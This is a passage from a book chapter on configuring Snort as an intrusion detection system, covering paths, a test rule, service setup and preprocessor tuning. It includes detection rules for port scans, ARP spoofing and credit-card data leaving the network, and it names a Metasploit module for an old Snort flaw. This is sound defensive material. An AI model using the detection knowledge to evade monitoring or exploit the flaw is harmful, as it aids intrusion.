The configuration file `C:\Snort\etc\snort.conf` is modified with the correct paths for various configuration files. Update the location of the dynamic preprocessor libraries and engine with the corresponding values on a Windows installation and comment out the dynamic rules libraries.

```
# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor

# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll

# path to dynamic rules libraries
#dynamicdetection directory /usr/local/lib/snort_dynamicrules
```

The location of the rules files is also updated.

```
# Path to your rules files (this can be a relative path)
# Note for Windows users: You are advised to make this an absolute path,
# such as: c:\snort\rules
var RULE_PATH C:\Snort\rules\rules
var SO_RULE_PATH C:\Snort\rules\so_rules
var PREPROC_RULE_PATH C:\Snort\rules\preproc_rules

var WHITE_LIST_PATH C:\Snort\rules\rules
var BLACK_LIST_PATH C:\Snort\rules\rules
```

The files `C:\Snort\rules\rules\white_list.rules` and `C:\Snort\rules\rules\black_list.rules` must exist, though they can be blank.

Snort can decompress LZMA files, but only if support is included when the binary is compiled. This is not the case for the default Windows binary. However, the default Snort configuration file includes LZMA as one of the methods it can apply for `.swf` files, so attempts to start Snort as an IDS on Windows will fail with the error

```
c:\Snort>c:\Snort\bin\snort.exe -c c:\Snort\etc\snort.conf
Running in IDS mode

      ---- Initializing Snort ----
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!

... Output Deleted ...

ERROR: c:\Snort\etc\snort.conf(326) => Invalid keyword '}' for server
configuration.
Fatal Error, Quitting..
```

To resolve the error, the corresponding line (326) of the Snort configuration file needs to be modified. Modify the line

```
decompress_swf { deflate lzma } \
```

Instead use the line

```
decompress_swf { deflate } \
```

Once these changes are made, Snort can be started from within the Snort directory⁵ as an IDS with the command

```
c:\Snort>c:\Snort\bin\snort.exe -c c:\Snort\etc\snort.conf
```

Testing Snort

Once Snort can start without errors, either on Windows or on Linux, the next step is to verify that it is correctly seeing traffic and responding with alerts.

Creating Custom Snort Rules

One approach to validating the install is to craft a Snort testing rule that fires on specified traffic. The file /etc/snort/rules/local.rules (C:\Snort\rules\local.rules on Windows) is designed to contain rules that are local to a sensor. To that file, add the testing rule

```
alert tcp any any <> any any (content:"shibboleth"; nocase; msg:"Snort Shibboleth
Testing Rule"; sid:1000001; rev:1)
```

⁵By default, Snort uses a relative directory (..\log\alert.ids) to store any alerts; if this directory does not exist, Snort fails to start. This can also be avoided by specifying the absolute path for the log file, by running c:\>c:\Snort\bin\snort.exe -c c:\Snort\etc\snort.conf -l C:\Snort\log

This rule generates an alert whenever Snort observes TCP traffic traveling between arbitrary addresses and arbitrary ports that contains the text “shibboleth,” regardless of the case of the text. With this rule in place, restart the Snort sensor and visit such a web page containing the word “shibboleth.” If Snort is functioning correctly, then the Snort alert file /var/log/snort/alert (C:\Snort\log\alert.ids on Windows) shows alerts like

```
[**] [1:1000001:1] Snort Shibboleth Testing Rule [**]
[Priority: 0]
07/29/06:06:03.393808 10.0.2.28:80 -> 10.0.15.204:55741
TCP TTL:64 TOS:0x0 ID:46159 IpLen:20 DgmLen:504 DF
***AP*** Seq: 0x57C8A69 Ack: 0xA5C607B9 Win: 0x36 TcpLen: 20
```

When using this testing the rule, be aware that modern browsers generally announce that they will accept compressed responses. Here is a typical request/response pair from Firefox 52.9 to Apache on Ubuntu 14.04:

```
GET /index.html HTTP/1.1
Host: 10.0.3.48
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 02 Aug 2018 01:05:27 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Thu, 02 Aug 2018 01:05:10 GMT
ETag: "d9-57269671c6841-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 162
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

.....0.D.|..0..@.....1mLc...1..{R"f$..Y.{.....u....A>8.Xe.....
wY.....[...fm..6.....v.....cs.../..E.....c.%`.|...R....4.....>.[.....
```

The bolded portion of this listing shows how the browser announced that it would accept gzip encoded data, and that the provided content was gzip encoded. This same behavior is observed in Figure 14-2. The Snort testing rule would not fire on this traffic as the required shibboleth is not present.

In other cases, the browser may have a cached copy of the page, and so makes a conditional request.⁶ The server may then respond with HTTP/304 Not Modified. This response also does not include the required shibboleth.

To test Snort rules, an administrator can use the techniques of Chapter 14 to make manual requests. Other options include using Linux commands like wget to download the web page, or to configure the server not to compress pages even when requested. On Apache this is handled by mod_deflate.⁷ On IIS, select Compression from IIS Manager.

Snort and Packet Captures

Snort can read and process alerts from a file rather than directly from a network interface using the -r flag. To process the packet capture file data.pcap with the configuration file /etc/snort/etc/snort.conf, run

```
[root@scheat ~]# snort -r ./data.pcap -c /etc/snort/etc/snort.conf
Running in IDS mode

      ----= Initializing Snort =----
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/etc/snort.conf"
...
... Output Deleted ...

Commencing packet processing (pid=3761)
=====
Run time for packet processing was 0.12787 seconds
Snort processed 32 packets.
Snort ran for 0 days 0 hours 0 minutes 0 seconds
Pkts/sec:          32
```

⁶<https://tools.ietf.org/html/rfc7232>, https://developer.mozilla.org/en-US/docs/Web/HTTP/Conditional_requests

⁷https://httpd.apache.org/docs/2.4/mod/mod_deflate.html, https://httpd.apache.org/docs/2.2/mod/mod_deflate.html

```
... Output Deleted ...
```

```
=====
```

Action Stats:

| | |
|---------|-------------|
| Alerts: | 1 (2.941%) |
| Logged: | 1 (2.941%) |
| Passed: | 0 (0.000%) |

Running Snort against a known packet capture is an excellent way to debug rules and the configuration files.

Running Snort as a Service

To be most useful as an IDS, Snort should start automatically and run as a service under a separate (non-root) user.

Snort Users and Permissions

The first step on Linux is to create an unprivileged user and an unprivileged group to run Snort. For example, on CentOS 6.8, an administrator can run the following.

```
[root@scheat ~]# groupadd snort
[root@scheat ~]# useradd -r -g snort -s /sbin/nologin snort
```

The first command creates the group snort, the second creates the user snort as a system account (-r) in the group snort (-g snort) and disables the login shell (-s /sbin/nologin). The location of the disabled logon shell may vary; Ubuntu and Mint use /usr/sbin/nologin.

During the installation process, the directory /var/log/snort was created; it should exist with the proper permissions:

```
[root@scheat ~]# chown snort:snort /var/log/snort
[root@scheat ~]# ls -ld /var/log/snort
drwxr-xr-x. 2 snort snort 4096 Jul 29 09:22 /var/log/snort
```

By default, Snort stores alerts in the file /var/log/snort/alert; ensure that this file exists and has the proper permissions.

```
[root@scheat ~]# touch /var/log/snort/alert
[root@scheat ~]# chown snort:snort /var/log/snort/alert
[root@scheat ~]# chmod 600 /var/log/snort/alert
[root@scheat ~]# ls -l /var/log/snort/alert
-rw-----. 1 snort snort 1430 Jul 29 09:22 /var/log/snort/alert
```

Configuring Snort as a Service on CentOS 5/6

The process to configure Snort to start as a service varies with the distribution and the method the distribution uses to manage services (SysVInit, Upstart, systemd).

CentOS 5 and 6 use SysVInit to manage services. The Snort source code includes a sample startup script that can be used to start the service. Copy the script to /etc/init.d/ and set it as executable.

```
[root@scheat ~]# cp /usr/local/src/snort-2.9.11.1/rpm/snortd /etc/init.d/
[root@scheat ~]# chmod a+x /etc/init.d/snortd
```

A check of the content of that script shows that it calls Snort from /usr/sbin/snort; however, the installation process presented in this chapter stores the Snort executable in /usr/local/bin/snort. One solution is to create a symlink

```
[root@scheat ~]# ln -s /usr/local/bin/snort /usr/sbin/snort
```

The default startup script loads configuration data from the file /etc/sysconfig/snort; the source package contains a template for that file as well that can be copied into place.

```
[root@scheat ~]# cp /usr/local/src/snort-2.9.11.1/rpm/snort.sysconfig
/etc/sysconfig/snort
```

This template sets the snort configuration file to /etc/snort/snort.conf; update the file⁸ to point to /etc/snort/etc/snort.conf

```
# Where is Snort's configuration file?
# -c {/path/to/snort.conf}
CONF=/etc/snort/etc/snort.conf
```

Configure Snort as a service with

```
[root@scheat ~]# chkconfig --add snortd
```

Snort can then be controlled with the service command

```
[root@scheat ~]# service snortd start
Starting snort: Spawning daemon child...
My daemon child 4379 lives...
Daemon parent exiting (0)
```

The Snort source also includes the file /usr/local/src/snort-2.9.11.1/rpm/snort.logrotate with the content

⁸A reasonable alternative is to store the configuration file in /etc/snort/snort.conf; however, this requires a change in snort.conf, which uses the relative path/rules for the location of the rules.

```
[root@scheat ~]# cat /usr/local/src/snort-2.9.11.1/rpm/snort.logrotate
# /etc/logrotate.d/snort
# $Id$

/var/log/snort/alert /var/log/snort/*log /var/log/snort/*/alert /var/log/
snort/*/*log {
    daily
    rotate 7
    missingok
    compress
    sharedscripts
    postrotate
        /etc/init.d/snortd restart 1>/dev/null || true
    endscript
}
}
```

This can be copied to `/etc/logrotate.d/` to control how the system rotates the Snort logs; see Chapter 10.

Configuring Snort as a Service on CentOS 7

CentOS 7 uses systemd to manage services. However, as explained by the file `/etc/init.d/README`, traditional SysVInit scripts can be used. Consequently, the approach used for CentOS 5/6 can be used on CentOS 7, with one change. Because CentOS 7 uses `enp0s3` rather than `eth0` for the name of the primary ethernet interface, the file copied to `/etc/sysconfig/snort` must be modified with the correct name of the interface.

Another approach is to create a native systemd service file. To do so, create the file `/lib/systemd/system/snort.service` (Listing 19-2) with the following content.

Listing 19-2. The file `/lib/systemd/system/snort.service` to control Snort on CentOS 7

```
[Unit]
Description=Snort Intrusion Detection System
After=syslog.target network.target

[Service]
Type=simple
ExecStart=/usr/local/bin/snort -A fast -b -d -D -i enp0s3 -u snort -g snort
-c /etc/snort/etc/snort.conf -l /var/log/snort

[Install]
WantedBy=multi-user.target
```

The service definition includes the full command to start Snort. This is the same command line that is used to start Snort in the SysVInit script.

The service is enabled (so that it will start automatically on subsequent reboots), started, and its status checked with the commands

```
[root@girtab ~]# systemctl enable snort
ln -s '/usr/lib/systemd/system/snort.service' '/etc/systemd/system/multi-user.target.wants/snort.service'
[root@girtab system]# systemctl start snort
[root@girtab system]# systemctl status snort
snort.service - Snort Intrusion Detection System
   Loaded: loaded (/usr/lib/systemd/system/snort.service; enabled)
   Active: active (running) since Sun 2018-07-29 14:42:43 EDT; 7s ago
     Main PID: 4363 (snort)
        CGroup: /system.slice/snort.service
            └─4363 /usr/local/bin/snort -q -u snort -g snort -c /etc/snort/etc...
```

Configuring Snort as a Service on Mint or Ubuntu

The approach to configuring Snort to start as a service on Mint or Ubuntu depends on whether the system uses Upstart or systemd to manage services.

As an example of an Upstart system, consider Ubuntu 14.04. To configure Snort to start as a service on Ubuntu 14.04, create the Upstart script /etc/init/snort.conf (Listing 19-3) with the following content.

Listing 19-3. Sample Upstart script /etc/init/snort.conf to control Snort on Ubuntu 14.04

```
description "Snort Service"
stop on runlevel [!2]
start on runlevel [2]
script
  exec /usr/local/bin/snort -A fast -b -D -i eth0 -u snort -g snort
  -c /etc/snort/etc/snort.conf -l /var/log/snort
end script
```

This instructs Snort to run as a daemon under the user and group snort with the configuration file /etc/snort/etc/snort.conf. The Snort service can be started from the command line with a command like

```
cgauss@westbrook:~$ sudo service snort start
snort start/running, process 2801
```

The script is set to automatically start Snort in runlevel 2, which is the default runlevel on an Ubuntu system (*cf.* Chapter 13).

On an Ubuntu or Mint system that uses systemd like Ubuntu 17.04, the administrator proceeds by creating `/lib/systemd/system/snort.service` with the same content used for a CentOS 7 system using systemd (Listing 19-2).

```
cgauss@Hispania:~$ sudo systemctl enable snort
Created symlink /etc/systemd/system/multi-user.target.wants/snort.service > /lib/
systemd/system/snort.service.
cgauss@Hispania:~$ sudo systemctl start snort
cgauss@Hispania:~$ sudo systemctl -l status snort
● snort.service - Snort Intrusion Detection System
   Loaded: loaded (/lib/systemd/system/snort.service; enabled; vendor preset:
             enabled)
   Active: active (running) since Sun 2018-07-29 17:31:16 EDT; 1min 42s ago
     Main PID: 4140 (snort)
        Tasks: 2 (limit: 4915)
      CGroup: /system.slice/snort.service
              └─4140 /usr/local/bin/snort -A fast -b -d -D -i enp0s3 -u snort -g
                  snort -c /etc/snort/etc/snort.conf
```

Configuring Snort as a Service on OpenSuSE

On OpenSuSE systems that use systemd like OpenSuSE 13 or 42, create the file `/usr/lib/systemd/system/snort.service`. The content should be the same as Listing 19-2, though the interface name may need to be adjusted.

It is enabled (to start on subsequent boots), started, and its status checked with the commands

```
dschubba:~ # systemctl enable snort
Created symlink from /etc/systemd/system/multi-user.target.wants/snort.service to
/usr/lib/systemd/system/snort.service.
dschubba:~ # systemctl start snort
dschubba:~ # systemctl status snort
● snort.service - Snort Intrusion Detection System
   Loaded: loaded (/usr/lib/systemd/system/snort.service; enabled; vendor preset:
             disabled)
   Active: active (running) since Sun 2018-07-29 18:26:29 EDT; 3s ago
     Main PID: 5208 (snort)
        Tasks: 1 (limit: 512)
      CGroup: /system.slice/snort.service
              └─5208 /usr/local/bin/snort -A fast -b -d -D -i eth0 -u snort -g snort
                  -c /etc/snort/etc/snort.conf -l /var/log/snort
```

On systems like OpenSuSE 12.1, the administrator can use a SysVInit script. The script that is included with the Snort source is not optimized for use on OpenSuSE systems. The Snort documentation page <https://www.snort.org/documents> contains startup scripts for a range of operating systems, including OpenSuSE 12.x (<https://www.snort.org/documents/snort-startup-script-for-opensuse-12-x>). Download and install the startup script in /etc/init.d/snortd and the configuration file in /etc/sysconfig/snort, updating the location of the snort.conf configuration file in both scripts. Once the changes are made, the service can be started.

```
vinogradov:~ # service snortd start
redirecting to systemctl
vinogradov:~ # service snortd status
redirecting to systemctl
snortd.service - LSB: Start snort
  Loaded: loaded (/etc/init.d/snortd)
  Active: active (running) since Sun, 08 Mar 2015 10:56:18 -0400; 2s ago
    Process: 2789 ExecStart=/etc/init.d/snortd start (code=exited,
               status=0/SUCCESS)
  CGroup: name=systemd:/system/snortd.service
         └─ 2799 /usr/local/bin/snort -b -d -D -i eth0 -u snort -g ...
```

Snort can be set to start on boot with YaST by navigating to System Services (Runlevel).

Snort as a Windows Service

Snort can be configured to run as a service on a Windows system. From an administrator command prompt in the directory containing the Snort binary, run the command

```
c:\Snort\bin>snort /service /install -c C:\Snort\etc\snort.conf -l C:\Snort\log

[SNORT_SERVICE] Attempting to install the Snort service.

[SNORT_SERVICE] The full path to the Snort binary appears to be:
  c:\Snort\bin\snort /SERVICE

[SNORT_SERVICE] Successfully added registry keys to:
  \HKEY_LOCAL_MACHINE\SOFTWARE\Snort\

[SNORT_SERVICE] Successfully added the Snort service to the Services database.
```

The name of the Snort service is snortsrv. To configure the Snort service to start on boot, run the command

```
c:\Snort\bin>sc config snortsrv start= delayed-auto
[SC] ChangeServiceConfig SUCCESS
```

CHAPTER 19 SNORT

To start the Snort service, run

```
c:\Snort\bin>sc start snortsrv
```

```
SERVICE_NAME: snortsrv
```

| | | |
|-------------------|---|---|
| TYPE | : | 10 WIN32_OWN_PROCESS |
| STATE | : | 2 START_PENDING (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN) |
| WIN32_EXIT_CODE | : | 0 (0x0) |
| SERVICE_EXIT_CODE | : | 0 (0x0) |
| CHECKPOINT | : | 0x0 |
| WAIT_HINT | : | 0x7d0 |
| PID | : | 3892 |
| FLAGS | : | |

The graphical tool to manage services can be launched by navigating Control Panel ▶ System and Security ▶ Administrative Tools ▶ Services (Figure 4-3). Double-clicking on the service (Snort) allows the service to be started, stopped, and/or configured to run on system start (Figure 19-1).




Figure 19-1. Graphical tool to manage the Snort service. Windows 10-1607.

Snort Variables and Preprocessors

Snort, like all IDSs, must be tuned - this reduces the number of false positives the system generates as well as ensures that traffic is being analyzed correctly. This configuration takes place in the Snort configuration file `snort.conf`.

Snort Variables

Section 1 of the configuration file `snort.conf` sets up the network variables. It starts by defining the home network, which is the address space the IDS is defending. For example, suppose that the administrator's network is in the address space 10.0.11.0/24, with a DNS server at 10.0.11.0 and web servers at 10.0.11.12 and 10.0.11.13. One reasonable starting point are the declarations

```
# Setup the network addresses you are protecting
ipvar HOME_NET 10.0.11.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS 10.0.11.10

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS [10.0.11.12,10.0.11.13]
```

Here the home network is set to the full address space 10.0.11.0/24, while the external network is set to all addresses outside the home network. The location of the single DNS server is specified, as are the locations of both web servers. This example does not contain an SMTP server; however, the variable `SMTP_SERVERS` must be set as it is used in a range of rule sets like `rules/browser-firefox.rules`.

Following the address variable declarations are port variable declarations; these can generally be left in their default state. As examples of these directives are the following, which provide Snort the ports used for SSH and FTP servers.

```
# List of ports you want to look for SSH connections on:
portvar SSH_PORTS 22

# List of ports you run ftp servers on
portvar FTP_PORTS [21,2100,3535]
```

The first section concludes with the location of the rule files

```
var RULE_PATH ../rules
var SO_RULE_PATH ../so_rules
var PREPROC_RULE_PATH ../preproc_rules

# If you are using reputation preprocessor set these
var WHITE_LIST_PATH ../rules
var BLACK_LIST_PATH ../rules
```

These default to a relative path from the snort configuration file `snort.conf`. Provided the configuration file has not been moved from its initial location `/etc/snort/etc/snort.conf`, these variables point to the proper locations of the rules.

Snort Decoders

Section 2 of the configuration file `snort.conf` begins with rules that configure various decoders. When a packet is received by Snort, it is decoded to determine the basic properties of the packet, like its type and protocol. The decoder may spawn an alert if the packet is malformed; this process is configurable. The various options are described in the file `/usr/local/src/snort-2.9.11.1/doc/README.decode` that is included with the Snort source code.

Further in section 2 is a commented line to configure the maximum number of flowbits

```
# Configure maximum number of flowbit references. For more information, see
README.flowbits
# config flowbits_size: 64
```

Flowbits are a way for Snort to relate the contents of one packet to another. A rule can see a pattern in a packet, and then set a flowbit. If another rule sees another pattern and if that flowbit is set, then the second rule can fire an alert. Do not simply uncomment the line, however, as current rule sets use more than 64 flowbits; the default allows 1024 flowbits.

Section 2 concludes with some additional options, including options for Snort running inline or in an active response mode; to be used these features need to be included at compile time.

Section 3 of the configuration file `snort.conf` provides technical configuration, including the algorithms used in the detection engine. These can be left in their default states.

Snort Rule Locations

Section 4 sets the paths to the preprocessor library, the preprocessor engine, and the dynamic rules libraries.

```
# path to dynamic preprocessor libraries
dynamicpreprocessor directory /usr/local/lib/snort_dynamicpreprocessor/
```

```
# path to base preprocessor engine
dynamicengine /usr/local/lib/snort_dynamicengine/libsf_engine.so

# path to dynamic rules libraries
dynamicdetection directory /usr/local/lib/snort_dynamicrules/
```

Recall that during rule installation, `/usr/local/lib/snort_dynamicrules/` is configured as a symbolic link that points to the subdirectory of `/etc/snort/so_rules/precompiled/` that matches the operating system, the system architecture, and the running version of Snort. On OpenSuSE systems or on Windows systems, some or all three path variables may need to be modified.

IP Fragmentation Preprocessor

Section 5 of the snort configuration file configures the preprocessors. Preprocessors run after packets are decoded, but before intrusion detection. One of the first preprocessors configured is `frag3`.

One approach to evading an IDS is to fragment the packets. Individually the different fragments may be inoffensive, but when reassembled they are malicious. Different operating systems may reassemble fragmented packets in different ways; this is especially the case when the fragmented packets are malformed. The `frag3` preprocessor reassembles fragmented packets so that they can be evaluated. The default policy in the configuration file is to assume that the targets in the home network are Windows systems. It is possible to configure a default policy and then override it for the specific IP addresses 10.0.11.10 and 10.0.11.12 (that are running Linux) with directives like

```
# Target-based IP defragmentation. For more information, see README.frag3
preprocessor frag3_global: max_frags 65536

preprocessor frag3_engine: policy windows detect_anomalies overlap_limit 10 min_
fragment_length 100 timeout 180

preprocessor frag3_engine: bind_to [10.0.11.10,10.0.11.12] policy linux detect_
anomalies overlap_limit 10 min_fragment_length 100 timeout 180
```

Stream Preprocessor

Snort passes TCP and UDP traffic through the `stream5` preprocessor, and like the `frag3` preprocessor, the TCP reassembly process depends on the underlying operating system. Unlike the `frag3` preprocessor, though, the `stream5_tcp` preprocessor does not accept lists of addresses in its `bind_to` configuration option. If all the defended hosts are Windows save for Linux systems on 10.0.11.10 and 10.0.11.12, one approach is to use the following configuration.

```
# Target-Based stateful inspection/stream reassembly. For more information, see
README.stream5

preprocessor stream5_global: track_tcp yes, track_udp yes, track_icmp no, max_tcp
262144, max_udp 131072, max_active_responses 2, min_response_seconds 5
```

```

preprocessor stream5_tcp: policy windows, detect_anomalies, require_3whs 180,
overlap_limit 10, small_segments 3 bytes 150, timeout 180
... Output Deleted ...

preprocessor stream5_tcp: bind_to 10.0.11.10, policy linux, detect_anomalies,
require_3whs 180, overlap_limit 10, small_segments 3 bytes 150, timeout 180

preprocessor stream5_tcp: bind_to 10.0.11.12, policy linux, detect_anomalies,
require_3whs 180, overlap_limit 10, small_segments 3 bytes 150, timeout 180

preprocessor stream5_udp: timeout 180

```

HTTP Preprocessor

Traffic to or from web servers is processed by the HTTP preprocessor. The http_inspect preprocessor can be tuned differently for different types of web servers by the profile directive. Available values include all, apache, iis, iis5_0, and iis4_0. The http_inspect preprocessor only decodes traffic on the ports specified. HTTPS traffic is encrypted and cannot be decoded with http_inspect; thus port 443 and other SSL protected ports should not be included in the list of ports for http_inspect. Given an IIS server on 10.0.11.13 and an Apache server on 10.0.11.12, a reasonable configuration would be

```

# HTTP normalization and anomaly detection. For more information, see README.
http_inspect
preprocessor http_inspect: global iis_unicode_map unicode.map 1252 compress_depth
65535 decompress_depth 65535

preprocessor http_inspect_server: server { 10.0.11.12 } profile apache \
ports { 80 } extended_response_inspection enable_cookie inspect_gzip \
unlimited_decompress normalize_javascript server_flow_depth 0 \
client_flow_depth 0 post_depth 65495 allow_proxy_use \
oversize_dir_length 300 normalize_headers normalize_cookies \
normalize_utf max_headers 100

preprocessor http_inspect_server: server default profile iis \
ports { 80 } extended_response_inspection enable_cookie inspect_gzip \
unlimited_decompress normalize_javascript server_flow_depth 0 \
client_flow_depth 0 post_depth 65495 allow_proxy_use \
oversize_dir_length 300 normalize_headers normalize_cookies \
normalize_utf max_headers 100

```

Here the default profile is for IIS, which is overridden for 10.0.11.12.

Unnecessary Preprocessors

Care should be taken when selecting and including preprocessors, and unnecessary ones should not be enabled. The default Snort configuration enables a preprocessor to detect Back Orifice; this is a remote access trojan released in the late 1990s. In 2005, a vulnerability (CVE 2005-3252) was discovered in the Back Orifice preprocessor; there is a corresponding Metasploit exploit (`exploit/linux/ids/snortopre`) that affects Snort 2.4.0–2.4.3.

Port Scan Detection

One useful preprocessor is `sfportscan`, which is used to detect port scans like NMap. Configure it in the file `snort.conf` with a line like

```
# Portscan detection. For more information, see README.sfportscan
preprocessor sfportscan: proto { all } memcap { 10000000 }
sense_level { medium } logfile { pscan }
```

If a port scan is detected, it is recorded in the file `/var/log/snort/pscan`. After a port scan, that file contains alerts like

```
dschubba:/var/log/snort # cat pscan
Time: 07/29-22:22:40.027310
event_ref: 0
10.0.2.2 -> 10.0.2.90 (portscan) TCP Filtered Portscan
Priority Count: 1
Connection Count: 200
IP Count: 1
Scanner IP Range: 10.0.2.2:10.0.2.2
Port/Proto Count: 199
Port/Proto Range: 21:50002
```

ARP Spoof Detection

Another useful preprocessor is `arpspoof`; this can be used to detect ARP spoofing attacks. Suppose that an administrator knows that the MAC address `08:00:27:16:3f:a8` is assigned to a host with the IP address `10.0.3.48` and that the MAC address `08:00:27:ea:86:0d` is assigned to a host with the IP address `10.0.3.43`. Then the administrator can uncomment the ARP spoof detection directives in `snort.conf` and configure the preprocessor.

```
# ARP spoof detection. For more information, see the Snort Manual - Configuring
Snort - Preprocessors - ARP Spoof Preprocessor
preprocessor arpspoof: -unicast
preprocessor arpspoof_detect_host: 10.0.3.48 08:00:27:16:3f:a8
preprocessor arpspoof_detect_host: 10.0.3.43 08:00:27:ea:86:0d
```

The first directive instructs Snort to detect unicast ARP requests; the remaining directives match the IP addresses to their MAC addresses.

Enabling the preprocessor is necessary but not sufficient to generate alerts; the corresponding rule set (`preproc_rules/preprocessor.rules`) must also be enabled; by default, these rules are commented out. Provided the preprocessor and the rule set are enabled, then Snort detects ARP spoofing attacks with alerts of the form

```
[**] [112:1:1] (spp_arpspoof) Unicast ARP request [**]
07/30-21:59:16.185792

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
07/30-21:59:17.406686

[**] [112:1:1] (spp_arpspoof) Unicast ARP request [**]
07/30-21:59:17.608138

[**] [112:4:1] (spp_arpspoof) Attempted ARP cache overwrite attack [**]
07/30-21:59:27.416854
```

Sensitive Data and Other Preprocessors

The SDF sensitive data preprocessor can be used to detect credit card numbers, social security numbers, email addresses, and phone numbers leaving the network. The default directive in the configuration file `snort.conf` is

```
# SDF sensitive data preprocessor. For more information see README.sensitive_data
preprocessor sensitive_data: alert_threshold 25
```

This sets the detection threshold. Enabling the preprocessor is necessary but not sufficient to generate alerts; the corresponding rule set (`preproc_rules/sensitive-data.rules`) must also be enabled; by default, these rules are commented out.

Administrators should take the time to read and understand these rules before deployment. The sensitive data file contains six rules; as an example, the first has the content

```
alert tcp $HOME_NET any -> $EXTERNAL_NET [80,20,25,143,110] (msg:"SENSITIVE-
DATA Credit Card Numbers"; metadata:service http, service smtp, service ftp-
data, service imap, service pop3; sd_pattern:2,credit_card; classtype:sdf; sid:2;
gid:138; rev:1;)
```

This rule will alert on traffic from the home network to an external network via TCP on the ports 20, 25, 80, 110, and 143. A check of the documentation for these rules, available in the source code in the file `/usr/local/src/snort-2.9.11.1/doc/README.sensitive_data` explains that this pattern will match if two or more 15- or 16-digit credit card numbers from Visa, Mastercard, Discover, or American Express are observed. These credit card numbers have their

checksums checked for validity and are matched if there are either spaces or dashes between groups of numbers, or even there is nothing between the groups.

Notice the limitations in the rule. It does not detect or alert on encrypted traffic like SSL or HTTPS, as the unencrypted data is not available. This rule is unlikely to detect an attacker exfiltrating data from a defended network. Even if the attacker is not encrypting the traffic, if the port that receives the data is not one of 20, 25, 80, 110, or 143, then the rule will not fire.

However, provided the preprocessor and the rule set are enabled, then Snort detects sensitive data leaving the network with alerts of the form

```
07/31-20:39:40.103572  [**] [138:2:1] SENSITIVE-DATA Credit Card Numbers [**]
[Classification: Sensitive Data was Transmitted Across the Network] [Priority: 2]
{TCP} 10.0.3.48:53024 -> 10.0.2.2:80
```

Section 5 of the `snort.conf` configuration file contains other preprocessors that normalize many other kinds of traffic, including FTP/Telnet, ONC-RPC (for Linux systems), SMB/DCE-RPC (primarily for Windows systems), SMTP, SSH, DNS, SSL, SIP, IMAP, and POP.

Snort Output

Section 6 of the `snort.conf` configuration file includes several commented-out output plugins.

Controlling Snort Output from the Command Line

Snort output is first configured by flags passed on the command line when Snort is started. The `-A` flag can be used to specify the output mode; available options include `fast`, which writes a single line message, and `full` which includes a header. If the `-b` flag is used, then Snort stores binary packet captures. Both the alerts and the binary captures are stored in the log directory, which can be specified with the `-l` flag.

If either the `-A` or the `-b` flag are specified when Snort is started, then the output plugins in section 6 of the `snort.conf` file may be ignored. This is the approach that was taken in Listing 19-2 to launch Snort as a service via systemd on CentOS 7 and in Listing 19-3 to launch Snort as a service via Upstart on Mint or Ubuntu. To use the directives in `snort.conf` to control the output, these files need to be modified.

When Snort was configured to start as a service on CentOS 5 or 6, the script `/usr/local/src/snort-2.9.11.1/rpm/snortd` was copied to `/etc/init.d/snortd` and the configuration file `/usr/local/src/snort-2.9.11.1/rpm/snort.sysconfig` was copied to `/etc/sysconfig/snort`. The default settings in `/etc/sysconfig/snort` enable both fast logging and binary logging when Snort starts. This can be disabled by commenting out the lines from `/etc/sysconfig/snort`.

```
#ALERTMODE=fast
...
... Lines Omitted ...
#BINARY_LOG=1
```

On OpenSuSE 12.x, the Snort service script /etc/init.d/snortd and configuration file /etc/sysconfig/snort taken from <https://www.snort.org/documents/snort-startup-script-for-opensuse-12-x> enable binary logging; this can be disabled by commenting out the line from the copied /etc/sysconfig/snort.

```
#BINARY_LOG=1
```

Snort Syslog Logging

Provided the output is not configured from the command line, one available output plugin is to use Syslog. To send alerts to syslog with facility auth and priority alert, use the snort.conf directive

```
output alert_syslog: LOG_AUTH LOG_ALERT
```

Alerts then appear in the system logs in the general format

```
Jul 31 22:40:24 scheck snort[3199]: [1:1000001:1] Snort Shibboleth Testing Rule
{TCP} 10.0.3.48:80 -> 10.0.2.94:36394
```

Snort Unified Log

